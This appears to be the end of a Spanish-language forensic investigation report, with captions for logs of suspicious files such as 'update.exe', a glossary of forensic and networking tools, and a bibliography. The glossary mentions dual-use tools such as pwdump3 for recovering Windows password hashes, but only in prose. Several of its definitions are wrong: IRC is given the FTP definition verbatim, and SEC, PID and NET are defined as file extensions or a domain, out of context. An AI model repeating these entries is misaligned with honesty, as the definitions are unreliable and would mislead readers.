


Figura 16.- Log del archivo "whatnew"




Figura 17.- Log del archivo "update.exe"




Figura 18.- Log del archivo "netstat.exe"

GLOSARIO DE TÉRMINOS TÉCNICOS

- **Caine:** (Computer Aided INvestigative Environment), es una distribución Live CD para realizar análisis forenses informáticos.
- **Autopsy:** es un frontal Web que permite realizar operaciones de análisis forense sirviendo como interfaz gráfica del popular juego de herramientas forenses The Sleuth Kit.
- **Fport:** Esta aplicación que se ejecuta a través del símbolo del sistema nos mostrará los puertos abiertos, sean conocidos o no, y a qué aplicación y puerto están apuntando.
- **Pslist:** sin necesidad de usar el Escritorio remoto, permite ver los procesos remotos con gran detalle.
- **Psloggedon:** muestra quién ha iniciado sesión en el sistema. Puede tratarse de inicios de sesión locales (interactivos) o de recursos compartidos de red.
- **Auditpol:** Auditpol llama directamente a las API's de autorización para aplicar los cambios en la directiva de auditoría granular.
- **Psinfo:** es una herramienta de línea de comandos que reúne información clave acerca del sistema Windows NT/2000 local o remoto, por ejemplo, el tipo de instalación, la versión de kernel, el propietario y la organización en registro, el número de procesadores y los tipos, la cantidad de memoria física, la fecha de instalación del sistema y, si se trata de una versión de prueba, la fecha de caducidad.

- **Psfile:** es una utilidad de línea de comandos que muestra una lista de archivos de un sistema que se abren de forma remota; así mismo, permite cerrar los archivos abiertos tanto por nombre como por un identificador del archivo.
- **Psservice:** es un visor de servicios y un controlador para Windows. Muestra el estado, la configuración y las dependencias de servicios, y permite iniciarlos, detenerlos, pausarlos, reanudarlos y reiniciarlos.
- **pwdump3:** Permite recuperar las hashes de passwords de Windows localmente o a través de la red aunque syskey no esté habilitado.
- **IT:** "Information Technology", está referido a diseño, desarrollo, instalación y mantenimiento de sistemas basados en computadoras.
- **SEC:** es un acrónimo de Diskreet SECure Encrypted file y pertenece a la categoría Extensión de archivo.
- **ACID:** es un conjunto de características o propiedades que garantizan que las transacciones en una base de datos son fiables. En el contexto de bases de datos, una transacción es una única operación sobre los datos.
- **DNA:** (digital network architecture) es una arquitectura de red, creada por DEC. Consta de siete capas semejantes a las de Modelo OSI y que tienen una correspondencia directa con los siete niveles de OSI.
- **NETCAT:** es una utilería para Linux y Windows que fue escrita originalmente para sistemas Unix, Berkeley y System V. Ha sido

llamada la Navaja Militar Suiza multiusos en virtud de la gran versatilidad y potencia contenida en tan mínimo espacio y con tan poco código, realiza y acepta conexiones TCP (protocolo para el control de transmisión) y UDP (protocolos del datagrama del usuario).

- **TCP:** Protocolo de Control de Transmisión. Se trata del protocolo más usado de Internet.
- **NETBIOS:** es, en sentido estricto, una especificación de interfaz para acceso a servicios de red, es decir, una capa de software desarrollada para enlazar un sistema operativo de red con un hardware específico.
- **PSEXEC:** es una sustitución ligera de Telnet que permite ejecutar procesos en otros sistemas, junto con una interactividad completa para aplicaciones de consola, sin tener que instalar manualmente software de cliente.
- **NET:** es un dominio de internet genérico del tipo TLD.
- **FTP:** Protocolo de Transferencia de Archivos. En informática, es un protocolo de red para la transferencia de archivos entre sistemas conectados a una red TCP (Transmission Control Protocol), basado en la arquitectura cliente-servidor.
- **IRC:** Protocolo de Transferencia de Archivos. En informática, es un protocolo de red para la transferencia de archivos entre sistemas conectados a una red TCP (Transmission Control Protocol), basado en la arquitectura cliente-servidor

- **UDP:** Protocolo abierto, no orientado a la conexión (como el TCP) y por lo que no establece un diálogo previo entre las dos partes, ni tampoco mecanismos de detección de errores.
- **IIS:** es un conjunto de servicios para servidores usando Microsoft Windows. Es especialmente usado en servidores web,
- **TCP/IP:** es un conjunto de protocolos diseñados para las redes de Área Amplia (WAN). El protocolo TCP/IP está conformado por un modelo de cuatro capas: Interface de Red, Red, Transporte y Aplicación
- **NBTSTAT:** Este comando sirve para obtener información de equipos remotos Windows como: nombre del host, IP, puertos, estado
- **ASCII:** es un código numérico que representa los caracteres, usando una escala decimal del 0 al 127.
- **ACL:** Informe sobre los permisos o derechos de acceso que tiene cada usuario sobre un objetivo determinado (como un directorio o un archivo).
- **PID:** es un acrónimo de Process ID file (Unix) y pertenece a la categoría Extensión de archivo.
- **Fsstat:** devuelve información del sistema de archivos en forma dinámica.

- **sha1sum:** es un comando de los sistemas Unix que permite identificar la integridad de un fichero mediante la suma de comprobación del hash SHA-1 de un archivo.
- **Md5sum:** es un programa originario de los sistemas Unix, la función de hash devuelve un valor que es prácticamente único para cada archivo, con la particularidad que una pequeña variación en el archivo provoca una salida totalmente distinta, lo que ayuda a detectar si el archivo sufrió alguna variación. Es una herramienta de seguridad que sirve para verificar la integridad de los datos.

BIBLIOGRAFÍA

[1] http://www.portsdb.org

[2] http://www.iroffer.org

[3] http://www.google.com

[4] http://www.sysinternals.com

[5] http://www.secutiryfocus.com

[6] http://www.foundstone.com

[7] http://www.microsoft.com/technet/prodtechnol/windowsserver2003/proddocs/standard/ref_we_logging.asp

[8] http://www.cirt.net/code/nikto.shtml.

[9] http://www.qosient.com/argus/gettingstarted.shtm

[10] http://staff.washington.edu/dittrich/talks/core02/tools/tools.html

[11] Fuentes, F., & Dulal, K. (2005). Ethereal vs. Tcpdump: a comparative study on packet sniffing tools for educational purpose. Journal of Computing Sciences in Colleges, 20 (4), 169-175

[12] Laurie, B. (2004). Network Forensics. Queue, 2 (4), 50-56

[13] Ostermann, S. (2003, November 4). tcptrace - Official Homepage. Retrieved August 5, 2010, from tcptrace: http://tcptrace.org/

[14] Roesch, M. (n.d.). About Snort. Retrieved August 5, 2010, from Snort :: About Snort: http://www.snort.org/snort